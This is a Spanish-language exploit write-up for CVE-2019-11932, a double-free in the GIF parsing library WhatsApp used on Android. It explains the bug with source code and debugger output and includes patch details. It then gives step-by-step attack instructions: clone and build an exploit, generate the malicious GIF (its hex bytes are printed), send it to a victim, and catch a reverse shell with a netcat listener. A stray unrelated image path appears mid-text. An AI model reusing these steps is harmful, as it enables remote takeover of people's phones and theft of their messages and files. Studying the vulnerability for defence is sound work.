Ejecución remota de código en WhatsApp - Español

Hackear dispositivos Android usando sólo una imagen GIF

Exploit Title: Whatsapp 2.19.216 - Ejecución remota de código # Fecha: 2019-10-16
Página del proveedor: https://www.whatsapp.com/
Versión: < 2.19.244
Probado en: Whatsapp 2.19.216
CVE: CVE-2019-11932

Traducido al español por : Cortés y Rodriguez
Fecha traducción: 23/11/2021

Introducción

Una nueva vulnerabilidad de WhatsApp que ha sido descubierta por un investigador de seguridad. En esta vulnerabilidad, un hacker puede comprometer las sesiones de chat de los usuarios, los archivos y los mensajes a través de GIFs maliciosos. Hoy en día, los breves clips en bucle, los GIF, están por todas partes: en las redes sociales, en los tablones de anuncios, en los chats, ayudando a los usuarios a expresar perfectamente sus emociones, haciendo reír a la gente y reviviendo un momento destacado.

WhatsApp ha parcheado recientemente una vulnerabilidad de seguridad crítica en su aplicación para Android, que permaneció sin parchear durante al menos 3 meses después de ser descubierta y que, de ser explotada, podría haber permitido a los hackers remotos comprometer los dispositivos Android y potencialmente robar archivos y mensajes de chat.

¿Qué es la vulnerabilidad RCE de WhatsApp?

RCE es una vulnerabilidad de ejecución remota de código. Se trata de una vulnerabilidad double-free que reside en la implementación de la vista Gallery. Una vulnerabilidad double-free es cuando el parámetro free() es llamado dos veces sobre el mismo valor y argumento en la aplicación. Y en este caso, la memoria puede filtrarse o corromperse, dando a los atacantes toda la oportunidad de sobrescribir elementos. Y generalmente es utilizado por los desarrolladores para desarrollar una vista previa cada vez que un usuario quiere subir o enviar el archivo a la gente. La sobreescritura de los elementos puede ocurrir simplemente con el payload que se ejecutará en el contenido de WhatsApp. El cual dará el permiso para leer y acceder a la tarjeta SD y a la base de datos de mensajes. El código malicioso/Payload tendrá todos los permisos del WhatsApp como, grabación de audio, acceso a la cámara, acceso a fotos, contactos y archivos/documentos. Incluso el buzón de envío que tendrá todos los datos.

La vulnerabilidad, rastreada como CVE-2019-11932, es un fallo de corrupción de memoria doblemente libre que en realidad no reside en el código de WhatsApp en sí, sino en una biblioteca de análisis de imágenes GIF de código abierto que utiliza WhatsApp.

"El código malicioso tendrá todos los permisos que tiene WhatsApp, incluyendo la grabación de audio, el acceso a la cámara, el acceso al sistema de archivos, así como

el almacenamiento sandbox de WhatsApp que incluye la base de datos de chats protegida, etc...

¿Cómo funciona esta vulnerabilidad?

WhatsApp utiliza la biblioteca de análisis sintáctico en cuestión para generar una vista previa de los archivos GIF cuando los usuarios abren la galería de su dispositivo antes de enviar cualquier archivo multimedia a sus amigos o familiares.

Por lo tanto, hay que tener en cuenta que la vulnerabilidad no se activa al enviar un archivo GIF malicioso a una víctima, sino que se ejecuta cuando la propia víctima simplemente abre el selector de galerías de WhatsApp al intentar enviar cualquier archivo multimedia a alguien.

Para explotar este problema, todo lo que un atacante tiene que hacer es enviar un archivo GIF malicioso especialmente diseñado a un usuario de Android a través de cualquier canal de comunicación en línea y esperar a que el usuario simplemente abra la galería de imágenes en WhatsApp.

Sin embargo, si los atacantes quieren enviar el archivo GIF a las víctimas a través de cualquier plataforma de mensajería como WhatsApp o Messenger, tienen que enviarlo como un archivo de documento en lugar de adjuntos de archivos multimedia, porque la compresión de imágenes utilizada por estos servicios distorsiona la carga útil maliciosa oculta en las imágenes.

Como se muestra en un video de demostración de prueba de concepto, la vulnerabilidad también puede ser explotada para simplemente hacer aparecer un shell inverso de forma remota desde el dispositivo hackeado.

Vulnerabilidad doblemente libre en DDGifSlurp en decoding.c en libpl_droidsonroids_gif

Cuando un usuario de WhatsApp abre la vista de Galería en WhatsApp para enviar un archivo multimedia, WhatsApp lo analiza con una biblioteca nativa llamada `libpl_droidsonroids_gif.so` para generar la vista previa del archivo GIF. `libpl_droidsonroids_gif.so` es una biblioteca de código abierto con códigos fuente disponibles en https://github.com/koral-/android-gif-drawable/tree/dev/android-gif-drawable/src/main/c.

Un archivo GIF contiene múltiples fotogramas codificados. Para almacenar los fotogramas descodificados, se utiliza un búfer con nombre rasterBits. Si todos los fotogramas tienen el mismo tamaño, rasterBits se reutiliza para almacenar los fotogramas descodificados sin reasignación. Sin embargo, rasterBits se reasignará si se cumple una de las tres condiciones siguientes:

- anchura * altura > anchura original * altura original
- width - originalWidth > 0
- altura - altura original > 0

La reasignación es una combinación de free y malloc. Si el tamaño de la reasignación es 0, es simplemente un free. Digamos que tenemos un archivo GIF que contiene 3 cuadros que tienen tamaños de 100, 0 y 0.

- Después de la primera reasignación, tenemos el buffer `info->rasterBits` de tamaño 100.
- En la segunda reasignación de 0, se libera el buffer `info->rasterBits`.
- En la tercera reasignación de 0, `info->rasterBits` se libera de nuevo.

Esto resulta en una vulnerabilidad doblemente libre. El lugar de activación se encuentra en decoding.c:

```
int_fast32_t widthOverflow = gifFilePtr->Image.Width - info->originalWidth;
int_fast32_t heightOverflow = gifFilePtr->Image.Height - info->originalHeight;
const uint_fast32_t newRasterSize =
        gifFilePtr->Image.Width * gifFilePtr->Image.Height;
if (newRasterSize > info->rasterSize || widthOverflow > 0 ||
    heightOverflow > 0) {
    void *tmpRasterBits = reallocarray(info->rasterBits, newRasterSize,     <<-- dou
                                       sizeof(GifPixelType));
    if (tmpRasterBits == NULL) {
        gifFilePtr->Error = D_GIF_ERR_NOT_ENOUGH_MEM;
        break;
    }
    info->rasterBits = tmpRasterBits;
    info->rasterSize = newRasterSize;
}
```

En Android, una doble liberación de una memoria de tamaño N conduce a dos asignaciones de memoria posteriores de tamaño N que devuelven la misma dirección.

```
(lldb) expr int $foo = (int) malloc(112)
(lldb) p/x $foo
(int) $14 = 0xd379b250

(lldb) p (int)free($foo)
(int) $15 = 0

(lldb) p (int)free($foo)
(int) $16 = 0

(lldb) p/x (int)malloc(12)
(int) $17 = 0xd200c350

(lldb) p/x (int)malloc(96)
(int) $18 = 0xe272afc0

(lldb) p/x (int)malloc(180)
(int) $19 = 0xd37c30c0

(lldb) p/x (int)malloc(112)
(int) $20 = 0xd379b250

(lldb) p/x (int)malloc(112)
(int) $21 = 0xd379b250
```

En el fragmento anterior, la variable $foo fue liberada dos veces. Como resultado, las dos siguientes asignaciones ($20 y $21) devuelven la misma dirección.

Ahora mira la estructura GifInfo en gif.h

```
struct GifInfo {
    void (*destructor)(GifInfo *, JNIEnv *);  <<-- there's a function pointer here
    GifFileType *gifFilePtr;
    GifWord originalWidth, originalHeight;
    uint_fast16_t sampleSize;
    long long lastFrameRemainder;
    long long nextStartTime;
    uint_fast32_t currentIndex;
    GraphicsControlBlock *controlBlock;
    argb *backupPtr;
    long long startPos;
    unsigned char *rasterBits;
    uint_fast32_t rasterSize;
    char *comment;
    uint_fast16_t loopCount;
    uint_fast16_t currentLoop;
    RewindFunc rewindFunction;   <<-- there's another function pointer here
    jfloat speedFactor;
    uint32_t stride;
    jlong sourceLength;
    bool isOpaque;
    void *frameBufferDescriptor;
};
```

A continuación, elaboramos un archivo GIF con tres fotogramas de los siguientes tamaños:


- sizeof(GifInfo)
-
-

  Cuando se abre la Galería de WhatsApp, dicho archivo GIF desencadena el error de doble gratuidad en el búfer rasterBits con `sizeof(GifInfo)`. Curiosamente, en la Galería de WhatsApp, un archivo GIF se analiza dos veces. Cuando se vuelve a analizar dicho archivo GIF, se crea otro objeto GifInfo. Debido al comportamiento doblemente libre en Android, el objeto GifInfo `info` y info->rasterBits apuntará a la misma dirección. DDGifSlurp() decodificará entonces el

primer fotograma al buffer `info->rasterBits`, sobrescribiendo así `info` y su `rewindFunction()`, que se llama justo al final de la función DDGifSlurp().

Demostración:

Paso 1. git clone https://github.com/AshuJaiswal109/CVE-2019-11932



Paso2: make && ./exploit exploit1.gif

```
kali@kali:~/CVE-2019-11932$ ./exploit exploit2.gif
buffer = 0×7ffe76008550 size = 266
47 49 46 38 39 61 18 00 0A 00 F2 00 00 66 CC CC
FF FF FF 00 00 00 33 99 66 99 FF CC 00 00 00 00
00 00 00 00 00 2C 00 00 00 00 08 00 15 00 00 08
9C 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 84 9C 09 B0
C5 07 00 00 00 74 DE E4 11 F3 06 0F 08 37 63 40
C4 C8 21 C3 45 0C 1B 38 5C C8 70 71 43 06 08 1A
34 68 D0 00 C1 07 C4 1C 34 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 54 12 7C C0 C5 07 00 00 00 EE FF FF 2C 00 00
00 00 1C 0F 00 00 00 00 2C 00 00 00 00 1C 0F 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 2C 00 00 00 00
18 00 0A 00 0F 00 01 00 00 3B
kali@kali:~/CVE-2019-11932$
```

Paso 3: ahora copie el resultado y péguelo en un archivo txt y guarde el archivo con extensión .gif y luego envíe el archivo exploit1.gif a la víctima.

Paso 4: ahora use net cat para el shell de la víctima nc -lvp 5555

Cuando la víctima abre su galería usando whatsapp entonces usted conseguirá la cáscara.

Vectores de ataque de GIFs de WhatsApp

El hackeo del GIF de WhatsApp se puede ejecutar de dos maneras

1. Escalada de privilegios local (de una app de usuario a WhatsApp): Se instala una app maliciosa en el dispositivo Android. La aplicación recoge las direcciones de las bibliotecas de zygote y crea un archivo GIF malicioso que da lugar a la ejecución de código en WhatsApp. Esto permite a la aplicación maliciosa robar archivos del sandbox de WhatsApp, incluida la base de datos de mensajes.
2. Ejecución remota de código: Al emparejarse con una aplicación que tiene una vulnerabilidad de divulgación de información de memoria remota, el atacante puede recopilar las direcciones de las bibliotecas de cigoto y elaborar un archivo GIF malicioso para enviarlo al usuario a través de WhatsApp (debe ser como un archivo adjunto, no como una imagen a través de Gallery Picker, ya que WhatsApp intenta convertir los archivos multimedia en MP4 y eso haría que su GIF malicioso fuera inútil). En cuanto el usuario abra la vista de la Galería en WhatsApp, el archivo GIF activará un shell remoto en el contexto de WhatsApp.

Aplicaciones y dispositivos vulnerables y parches disponibles

El exploit funciona bien hasta la versión 2.19.230 de WhatsApp. La vulnerabilidad está parcheada oficialmente en la versión 2.19.244 de WhatsApp

El exploit funciona bien para Android 8.1 y 9.0, pero no funciona para Android 8.0 e inferiores. En las versiones más antiguas de Android, el double-free todavía puede ser activado. Sin embargo, debido a las llamadas a malloc por parte del sistema después del double-free, la aplicación se bloquea antes de llegar al punto en el que podríamos controlar el registro del PC.

Tenga en cuenta que Facebook informó al desarrollador del repo de android-gif-drawable sobre el problema. La corrección de Facebook también se fusionó con el repo original en un commit del 10 de agosto.
La versión1.2.18deandroid-gif-drawable está a salvo del error de la doble ausencia

La vulnerabilidad ha sido parcheada en las nuevas actualizaciones de WhatsApp. Pero si

los usuarios están utilizando las versiones 2.19.244 o por debajo de eso, entonces es muy recomendable que los usuarios

actualizar su aplicación de WhatsApp a la última versión desde Google Play Store lo antes posible

Además, dado que el fallo reside en una biblioteca de código abierto, es posible que cualquier otra aplicación de Android que utilice la misma biblioteca afectada también sea vulnerable a ataques similares.

El desarrollador de la librería GIF afectada, llamada Android GIF Drawable, también ha lanzado la versión1.2.18 del software para parchear la vulnerabilidad de la doble falta.

Ps : WhatsApp para iOS no está afectado por esta vulnerabilidad

Referencias

https://github.com/AshuJaiswal109/CVE-2019-11932

https://nvd.nist.gov/vuln/detail/CVE-2019-11932

https://awakened1712.github.io/hacking/hacking-whatsapp-gif-rce/